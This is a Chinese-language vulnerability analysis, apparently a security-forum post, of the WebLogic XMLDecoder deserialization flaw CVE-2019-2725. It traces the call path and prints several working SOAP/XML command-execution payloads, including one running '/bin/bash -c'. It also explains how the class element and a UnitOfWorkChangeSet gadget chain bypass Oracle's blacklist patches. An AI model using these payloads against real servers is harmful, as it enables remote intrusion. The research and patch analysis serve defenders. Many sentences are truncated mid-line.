Weblogic 远程命令执行漏洞分析(CVE-2019-2725)及利用payload构造详细解读


icematcha / 2019-05-05 09:10:00 / 浏览数 12242 安全技术 漏洞分析 顶(1) 踩(0)

0x01. 漏洞简介


此次漏洞不算什么新的点，核心利用点依旧是weblogic的xmldecoder反序列化漏洞，只是通过构造巧妙的利用链可以对Oracle官方历年来针对这个漏洞点的补丁绕过。Ora

0x02. 漏洞细节分析


漏洞点既然跟以往一样，那么可以很快定位到关键位置。我这里简单讲讲整个调用过程，首先定位到weblogic核心类针对soap消息的处理点：




经过soap消息消息解析和路由分发之后，soap
header部分的wordcontext元素中的内容被当做属性传入WorkContextXmlInputAdapter适配器中，到这里离漏洞触发点已经不远了：




跟进WorkContextXmlInputAdapter这个类，可以看到其传入Inputstream类型参数的构造方法中实例化了一个XMLDecoder对象，并将得到的对象赋值给xmlDecoder属




WorkContextXmlInputAdapter实例化完成后，继续跟进receiveRequest方法，到了weblogic.workarea包中的WorkContextLocalMap类中：



跟进readEntry()方法，传入的var1参数就是刚刚WorkContextXmlInputAdapter对象:



继续跟进readUTF()方法，就回到WorkContextXmlInputAdapter类中：



可以看到刚刚已经实例化的xmlDecoder对象调用了readObject()方法，且该对象的属性是我们可控的，也就是说反序列化的输入可控，也就造成了反序列化漏洞。至此漏洞

0x03. Payload的构造

Xmldecoder反序列化漏洞的利用早在13年就已经公开了，具体可以参考这个项目。利用xmldecoder
指定的xml的节点标签(详情可以参看javabeans.dtd或者官方文档)，我们精心构造出特定的xml文件，就可以实现任意类的任意方法的反序列化调用，当然RCE也在其中。比
xmldecoder反序列化系列的第一个漏洞CVE-2017-3506的payload：

```
<?xml version="1.0" encoding="UTF-8"?>
<java>
        <object class="java.lang.ProcessBuilder">
                <array class="java.lang.String" length="1" >
                        <void index="0">
                                <string>calc.exe</string>
                        </void>
                </array>
                <void method="start"/>
        </object>
</java>
```

针对CVE-2017-3506，oracle及时更新了补丁，但是只是采用黑名单的形式，在WorkContextXmlInputAdapter类中增加了validate方法针对输入做了验证，禁止了Objec

```
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
           <soapenv:Header>
               <work:WorkContext xmlns:work="http://bea.com/2004/06/soap/workarea/">
                   <java version="1.4.0" class="java.beans.XMLDecoder">
                       <void class="java.lang.ProcessBuilder">
                           <array class="java.lang.String" length="3">
                               <void index="0">
                                   <string>/bin/bash</string>
                               </void>
                               <void index="1">
                                   <string>-c</string>
                               </void>
                               <void index="2">
                               <string>id > /tmp/b4</string>
                               </void>
                           </array>
                       <void method="start"/></void>
                   </java>
               </work:WorkContext>
           </soapenv:Header>
       <soapenv:Body/>
</soapenv:Envelope>
```

除此之外，网上还出现了一些变形的payload，大家发现可以直接利用new和method元素完成payload的构造，连void元素都不用了，所以payload还可以这样写：

```
<java version="1.4.0" class="java.beans.XMLDecoder">
   <new class="java.lang.ProcessBuilder">
       <string>calc</string>
<method name="start" />
   </new>
</java>
```

针对CVE-2017-10271，oracle再一次发布了补丁，这一次oracle收集了市面上所有的可以利用payload，做了一个大的payload黑名单集合，于是就是有了如下针对CVE-2

```
public void startElement(String uri, String localName, String qName, Attributes attributes) throws SAXExce
   if(qName.equalsIgnoreCase("object")) {
      throw new IllegalStateException("Invalid element qName:object");
   } else if(qName.equalsIgnoreCase("new")) {
      throw new IllegalStateException("Invalid element qName:new");
   } else if(qName.equalsIgnoreCase("method")) {
      throw new IllegalStateException("Invalid element qName:method");
   } else {
      if(qName.equalsIgnoreCase("void")) {
         for(int attClass = 0; attClass < attributes.getLength(); ++attClass) {
            if(!"index".equalsIgnoreCase(attributes.getQName(attClass))) {
               throw new IllegalStateException("Invalid attribute for element void:" + attributes.getQName
            }
         }
      }
      if(qName.equalsIgnoreCase("array")) {
         String var9 = attributes.getValue("class");
         if(var9 != null && !var9.equalsIgnoreCase("byte")) {
            throw new IllegalStateException("The value of class attribute is not valid for array element."
         }
```

可以看到，补丁可以分为三个部分，我们一部分一部分看，首先构造的payload中不能存在名字为object、new、method的元素节点，其次限制了void元素只能使用index

这样看来此次补丁应该还是不错的，但黑名单始终是黑名单，参看xmldecoder的官方文档很容易发现class元素节点同样可以指定任意的反序列化类名的：

Class Objects

```
<class>Class
<object class="java.lang.Class method="forName">
  <string>java.awt.event.ActionListener</string>
</object>

<class>java.awt.event.ActionListener</class>
```

which is equivalent to `ActionListener.class`.

如此以来就绕过了以上补丁的第一个限制，也就是说我们又可以指定任意类了，但是要完成最终利用还需要解决对象方法和属性的传入，于是就有了CVE-2019-2725，也就

首先可以利用class元素指定任意序列化类，但在上一个补丁的限制下我们没有办法指定该类的任意方法，但是没关系，很容易联想到在序列化对象实例化时会自动调用其构

解决了类名和方法的限制，顺着这个思路继续往下，对传入该类构造方法的参数还得满足补丁的限制。回顾一下补丁，在传递参数时我们只能使用空属性或者只带index属性

说了那么多，其实很简单，我们只需要寻找一个类构造方法存在利用点，且其构造方法的参数类型恰好是字节数组或者是java中的基础数据类型，比如string，int这些，这样

`oracle.toplink.internal.sessions.UnitOfWorkChangeSet`

直接看关键代码部分，其参数为字节数组的构造方法：

```
public UnitOfWorkChangeSet(byte[] bytes) throws IOException, ClassNotFoundException {
    ByteArrayInputStream byteIn = new ByteArrayInputStream(bytes);
    ObjectInputStream objectIn = new ObjectInputStream(byteIn);
    this.allChangeSets = (IdentityHashtable)objectIn.readObject();
    this.deletedObjects = (IdentityHashtable)objectIn.readObject();
}
```

代码很简单，对传入的参数直接反序列化了，那么结合该类二次反序列可以打造一条反序列化利用链，weblogic存在一个自带jre环境的版本，且自带的jdk版本为1.6+，可以
gadget达到RCE。不想依赖jdk版本的话，部分版本的commoncollection
同样可以作为gadget利用，其次利用rmi等反序列化常用gadget也都可以自由组合利用。

```
commoncollection                                    Type / to see commands
Files
com.bea.core.apache.commons.collections_3.2.0.jar (Middlewar..._3.2.0.jar)    Middleware
```

完整的payload构造也很简单，直接利用ysoserial生成序列化对象转成字节数组类型后拼接到xml中就好了。

以上都针对UnitOfWorkChangeSet这个类的利用链，那么还有可以其他利用的吗？答案是肯定的，在分析漏洞的过程中，我发现weblogic中jar包存在spring的组件：

```
▶ com.bea.core.repackaged.springframework.pitchfork_1.4.0.0_1-0.jar
▼ com.bea.core.repackaged.springframework.spring_1.2.0.0_2-5.3.jar
```

其中的FileSystemXmlApplicationContext和ClassPathXmlApplicationContext类可以用于加载spring的配置文件，利用spring的依赖注入同样可以完成RCE的利用。这个

0x04. 总结

修复建议的话可以参考我们实验室给出的，比较详细。最后我们来看看官方最新的补丁包，可以看到再一次扩充和完善了黑名单，直接ban掉了class元素以及限制了array元

```
private void validate(InputStream is)
{
  WebLogicSAXParserFactory factory = new WebLogicSAXParserFactory();
  try
  {
    SAXParser parser = factory.newSAXParser();
    parser.parse(is, new DefaultHandler()
    {
      private int overallarraylength = 0;

      public void startElement(String uri, String localName, String qName, Attributes attributes)
        throws SAXException
      {
        if (qName.equalsIgnoreCase("object")) {
          throw new IllegalStateException("Invalid element qName:object");
        }
        if (qName.equalsIgnoreCase("class")) {
          throw new IllegalStateException("Invalid element qName:class");
        }
        if (qName.equalsIgnoreCase("new")) {
          throw new IllegalStateException("Invalid element qName:new");
        }
        if (qName.equalsIgnoreCase("method")) {
          throw new IllegalStateException("Invalid element qName:method");
        }
        if (qName.equalsIgnoreCase("void")) {
          for (int i = 0; i < attributes.getLength(); i++) {
            if (!"index".equalsIgnoreCase(attributes.getQName(i))) {
              throw new IllegalStateException("Invalid attribute for element void:" + attributes.getQName(i));
            }
          }
        }
        if (qName.equalsIgnoreCase("array"))
        {
          String attClass = attributes.getValue("class");
          if ((attClass != null) && (!attClass.equalsIgnoreCase("byte"))) {
            throw new IllegalStateException("The value of class attribute is not valid for array element.");
          }
          String lengthString = attributes.getValue("length");
          if (lengthString != null) {
            try
            {
              int length = Integer.valueOf(lengthString).intValue();
              if (length >= WorkContextXmlInputAdapter.MAXARRAYLENGTH) {
```

攻防对抗再次升级，那么是否会再一次被绕过呢？我想可能会吧，比如array元素的长度限制真的毫无意义，因为XMLDecoder官方文档有这样一段话：

After the 1.4.0 beta release , you can omit the `length` attribute from an `<array>` tag and specify the values of entries directly, without using `void` tags. The length of the array is equal to the number of values specified. For example,

```
<array class="int">
 <int>123</int>
 <int>456</int>
</array>
```

```
int[] intArray = {123, 456};
```

0x05. 参考链接

https://www.anquanke.com/post/id/177381
https://github.com/o2platform/DefCon_RESTing
https://www.oracle.com/technetwork/java/persistence3-139471.html

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板